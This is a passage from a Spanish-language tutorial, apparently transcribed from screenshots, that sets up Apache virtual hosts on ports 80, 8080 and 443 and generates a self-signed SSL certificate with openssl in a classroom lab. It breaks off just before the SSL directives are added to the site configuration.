alumno@lubuntu:/etc/apache2/sites-available$ sudo cp ejemplo.conf  practicaP8080.conf
alumno@lubuntu:/etc/apache2/sites-available$
```


Editamos el primer fichero comentando o borrando todo y añadiendo lo siguiente.

```
 GNU nano 2.2.6                Archivo: practicaP80.conf                      Modificado

<VirtualHost 192.168.20.102:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.

        ServerName www.practicap80.com
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/practicaP80
        DirectoryIndex index.html
        ServerAlias practicap80.com *practicap80.com

#<Directory /var/www/ejemplo>
#       Order allow,deny
#        allow from all

^G Ver ayuda  ^O Guardar  ^R Leer Fich  ^Y RePág.  ^K Cortar Texto  ^C Pos actual
^X Salir      ^J Justificar  ^W Buscar  ^V Pág. Sig.  ^U PegarTxt  ^T Ortografía
```

Para evitar hacer dos archivos de configuración, el del site del puerto 8080 lo vamos a meter en este mismo archivo creando un nuevo VirtualHost. Esto podemos hacerlo en un archivo o en dos diferentes, eso es a nuestro gusto.


```
alumno@lubuntu: /etc/apache2/sites-available
Archivo  Edición  Pestañas  Ayuda
 GNU nano 2.2.6                Archivo: practicaP80.conf                      Modific

<VirtualHost 192.168.20.102:8080>
        ServerName www.practicap8080.com
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/practicaP8080
        DirectoryIndex index.html
        ServerAlias practicap8080.com *practicap8080.com
</VirtualHost>

<VirtualHost 192.168.20.102:80>
        ServerName www.practicap80.com
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/practicaP80
        DirectoryIndex index.html
        ServerAlias practicap80.com *practicap80.com

#<Directory /var/www/ejemplo>
#       Order allow,deny
#        allow from all

^G Ver ayuda  ^O Guardar  ^R Leer Fich  ^Y RePág.  ^K Cortar Texto  ^C Pos actual
^X Salir      ^J Justificar  ^W Buscar  ^V Pág. Sig.  ^U PegarTxt  ^T Ortografía
```

Ahora modificamos el archivo ports.conf para que escuche también por el puerto 8080 y no sólo en el puerto 80 por defecto. Para ello como siempre ejecutamos sudo nano /etc/apache2/ports.conf




Hemos pedido a Apache que escuche peticiones tanto por el puerto 80, como por el 8080, además hemos asociado cada uno de los dominios a un puerto concreto.


Activamos el site donde hemos creado los VirtualHost, en caso de haberlo hecho en dos archivos, deberemos activar los dos.



Reiniciamos el servicio Apache.



Si ahora abrimos un navegador y ponemos la web, este sería el resultado para la web del puerto 80:



Y este el del site o web del puerto 8080:

Webs seguras con SSL

Ahora para usar SSL o páginas seguras HTTPS, vamos a usar el Apache por puertos en vez de por dominios. Para ello antes debemos crear un certificado. Para ello vamos a usar un certificado de VeriSign que es de pago, pero dispone de una versión de prueba gratuita durante unos meses.

Antes de nada debemos ver en /etc/apache2/ports.conf que esté el Listen 443 para que podamos acceder por SSL y que el ifmodule del 443 del SSL esté comentado para evitar problemas al reiniciar Apache.

El otro módulo, el mod_gnutls.c, podemos dejarlo comentado o no. Es un módulo que no está activo por defecto, con lo que no debería dar problemas. Para este ejemplo usaré una de mis web de forma que escuche tanto por puerto 80, como por 443.

```
  GNU nano 2.2.6                    Archivo: ports.conf

# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

NameVirtualHost www.aprendeahackear.com:80
NameVirtualHost www.aprendeahackear.com:443

Listen 80
Listen 443

#<IfModule ssl_module>
#       Listen 443
#</IfModule>

<IfModule mod_gnutls.c>
        Listen 443
</IfModule>


^G Ver ayuda    ^O Guardar      ^R Leer Fich    ^Y RePág.       ^K Cortar Texto
^X Salir        ^J Justificar   ^W Buscar       ^V Pág. Sig.    ^U PegarTxt
```

Lo primero voy a crear un site que esté escuchando en el puerto 443 para posteriormente ponerle SSL. Mi dominio será www.aprendeahackear.com. Para ver la diferencia, también voy a crear esta web con el puerto web básico, o el 80, para ello tendremos las carpetas sitioNOseguro para el puerto 80 y sitioSIseguro para el 443. Copiamos un conf para tener la base sobre la que modificarlo, copiando por ejemplo el de la práctica del puerto 8080 anterior.

```
alumno@lubuntu:~$ cd /etc/apache2/
alumno@lubuntu:/etc/apache2$ cd sites-available/
alumno@lubuntu:/etc/apache2/sites-available$ ls
000-default.conf  ejemplo2.conf  practicaP8080.conf
default-ssl.conf  ejemplo.conf   practicaP80.conf
alumno@lubuntu:/etc/apache2/sites-available$ sudo cp practicaP8080.conf aprendeahackear.conf
[sudo] password for alumno:
alumno@lubuntu:/etc/apache2/sites-available$
```

Editamos el archivo conf del site nuevo y lo ponemos de la siguiente forma.

```
 GNU nano 2.2.6                Archivo: aprendeahackear.conf

<VirtualHost 192.168.20.102:80>

        ServerName www.aprendeahackear.com
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/sitioNOseguro
        DirectoryIndex index.html
        ServerAlias aprendeahackear.com *aprendeahackear.com
</VirtualHost>

<VirtualHost 192.168.20.102:443>

        ServerName www.aprendeahackear.com
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/sitioSIseguro
        DirectoryIndex index.html
        ServerAlias aprendeahackear.com *aprendeahackear.com

</VirtualHost>

^G Ver ayuda    ^O Guardar      ^R Leer Fich    ^Y RePág.       ^K Cortar Tex
^X Salir        ^J Justificar   ^W Buscar       ^V Pág. Sig.    ^U PegarTxt
```

Como veis está creados los dos VirtualHosts, uno para el puerto 80 y otro para el 443.

Ahora creamos las carpetas de los sites y le damos permisos correctos.

```
alumno@lubuntu: /var/www
Archivo  Edición  Pestañas  Ayuda
alumno@lubuntu:~$ cd /var/www/
alumno@lubuntu:/var/www$ mkdir sitioNOseguro
alumno@lubuntu:/var/www$ mkdir sitioSIseguro
alumno@lubuntu:/var/www$ sudo chown -R alumno:www-data /var/www/sitioNOseguro/
[sudo] password for alumno:
alumno@lubuntu:/var/www$ sudo chown -R alumno:www-data /var/www/sitioSIseguro/
alumno@lubuntu:/var/www$ sudo chmod -R 755 /var/www/sitioNOseguro/
alumno@lubuntu:/var/www$ sudo chmod -R 755 /var/www/sitioSIseguro/
alumno@lubuntu:/var/www$
```

Creamos un index dentro de cada carpeta de site y ponemos diferentes contenidos.

```
alumno@lubuntu: /var/www/sitioSIseguro
Archivo  Edición  Pestañas  Ayuda
alumno@lubuntu:/var/www$ cd sitioNOseguro/
alumno@lubuntu:/var/www/sitioNOseguro$ sudo nano index.html
alumno@lubuntu:/var/www/sitioNOseguro$ cd ..
alumno@lubuntu:/var/www$ cd sitioSIseguro/
alumno@lubuntu:/var/www/sitioSIseguro$ sudo nano index.html
alumno@lubuntu:/var/www/sitioSIseguro$
```


Ahora activamos el archivo conf de los sites creados (uno para ambos) y reiniciamos Apache.

```
alumno@lubuntu: /etc/apache2
Archivo  Edición  Pestañas  Ayuda
alumno@lubuntu:/etc/apache2/sites-available$ cd ..
alumno@lubuntu:/etc/apache2$ sudo a2ensite aprendeahackear.conf
Enabling site aprendeahackear.
To activate the new configuration, you need to run:
  service apache2 reload
alumno@lubuntu:/etc/apache2$ sudo /etc/init.d/apache2 reload
 * Reloading web server apache2
 *
alumno@lubuntu:/etc/apache2$
```


Ahora editamos el ports.conf y ponemos nuestros enlaces y los puertos por los que escucha.

```
  GNU nano 2.2.6                    Archivo: ports.conf

# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

NameVirtualHost www.aprendeahackear.com:80
NameVirtualHost www.aprendeahackear.com:443

Listen 80
Listen 443

<IfModule ssl_module>
        Listen 443
</IfModule>

<IfModule mod_gnutls.c>
        Listen 443
</IfModule>


^G Ver ayuda    ^O Guardar      ^R Leer Fich    ^Y RePág.       ^K Cortar Texto
^X Salir        ^J Justificar   ^W Buscar       ^V Pág. Sig.    ^U PegarTxt
```

Volvemos a reiniciar para ver de nuevo que no haya fallos en lo que hemos escrito.



Como tengo configurada la nat y tengo salida a internet, voy a modificar el archivo hosts para que esta url, que existe en internet, vaya a la IP local en vez de buscar en internet, así mostrará la web que tengo en mi Apache y no el hospedaje externo. Esto se hace editando el archivo /etc/hosts, que hace que al buscar un dominio en internet, busque primero si existe en este archivo para ir a la dirección IP indicada.



Ahora si accedemos al navegador y ponemos la url por defecto, o puerto 80 sadrá mi index.

Si pongo la url seguida de :443 para que acceda por ese puerto, su index cambiará con otro contenido.

Ya tenemos la web escuchando por el puerto 443, pero aún no es realmente segura, para ello debemos antes instalar el certificado. Podríamos crear un certificado propio autofirmado o usar uno de una entidad certificadora reconocida mundialmente como es VeriSign. Vamos primero a generar nuestro propio certificado que siempre será gratuito.

Generar Certificado SSL privado (no validado).

Primero vamos a crear una carpeta donde se almacenará el certificado digital. En este caso será /etc/apache2/ssl a la que daremos permisos y tomará posesión el usuario alumno, que es con el que estoy trabajando.

```
alumno@lubuntu: /etc/apache2
Archivo  Edición  Pestañas  Ayuda
alumno@lubuntu:/etc/apache2$ sudo mkdir ssl
[sudo] password for alumno:
alumno@lubuntu:/etc/apache2$ sudo chown alumno ssl
alumno@lubuntu:/etc/apache2$ sudo chmod 755 ssl/
alumno@lubuntu:/etc/apache2$ ls -l
total 84
-rw-r--r-- 1 root   root  7115 jul 21  2014 apache2.conf
drwxr-xr-x 2 root   root  4096 abr  8 12:44 conf-available
drwxr-xr-x 2 root   root  4096 abr  8 12:45 conf-enabled
-rw-r--r-- 1 root   root  1782 jul 21  2014 envvars
-rw-r--r-- 1 root   root 31063 may 25  2014 magic
drwxr-xr-x 2 root   root 12288 abr  8 13:11 mods-available
drwxr-xr-x 2 root   root  4096 abr  8 13:12 mods-enabled
-rw-r--r-- 1 root   root   419 abr 10 09:38 ports.conf
drwxr-xr-x 2 root   root  4096 abr 10 09:19 sites-available
drwxr-xr-x 2 root   root  4096 abr 10 09:34 sites-enabled
drwxr-xr-x 2 alumno root  4096 abr 10 10:19 ssl
alumno@lubuntu:/etc/apache2$
```

Generamos el certificado. Es muy importante que cuando solicite el Common Name pongamos nuestro dominio sobre el que vamos a usar SSL. La llave que usaremos será RSA de 2048 bits. Para esto escribimos el siguiente comando y vamos rellenando los datos que nos pida, como país, ciudad, mail, dominio, etc.

```
alumno@lubuntu:/etc/apache2$ sudo openssl req -x509 -newkey rsa:2048 -keyout /etc/apache2/ssl/ssl-
cert.key -out /etc/apache2/ssl/javi.pem -nodes -days 365
[sudo] password for alumno:
Generating a 2048 bit RSA private key
.....................................................................+++
.....................................................+++
writing new private key to '/etc/apache2/ssl/ssl-cert.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:ES
State or Province Name (full name) [Some-State]:Madrid
Locality Name (eg, city) []:Madrid
Organization Name (eg, company) [Internet Widgits Pty Ltd]:SION
Organizational Unit Name (eg, section) []:Technical
Common Name (e.g. server FQDN or YOUR name) []:aprendeahackear.com
Email Address []:aprendeahackearpuntocom@gmail.com
alumno@lubuntu:/etc/apache2$
```

Activamos el módulo SSL de Apache.

```
alumno@lubuntu:/var/www$ sudo a2enmod ssl
[sudo] password for alumno:
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certifi
cates.
To activate the new configuration, you need to run:
  service apache2 restart
alumno@lubuntu:/var/www$
```

Ahora editamos el archivo de configuración del site.

```
alumno@lubuntu: /etc/apache2/sites-available
Archivo  Edición  Pestañas  Ayuda
alumno@lubuntu:/etc/apache2$ cd sites-available/
alumno@lubuntu:/etc/apache2/sites-available$ sudo nano aprendeahackear.conf
```

Añadimos lo siguiente dentro del VirtualHost del puerto 443 para activar el certificado e indicarle donde se encuentran la llave y el certificado.

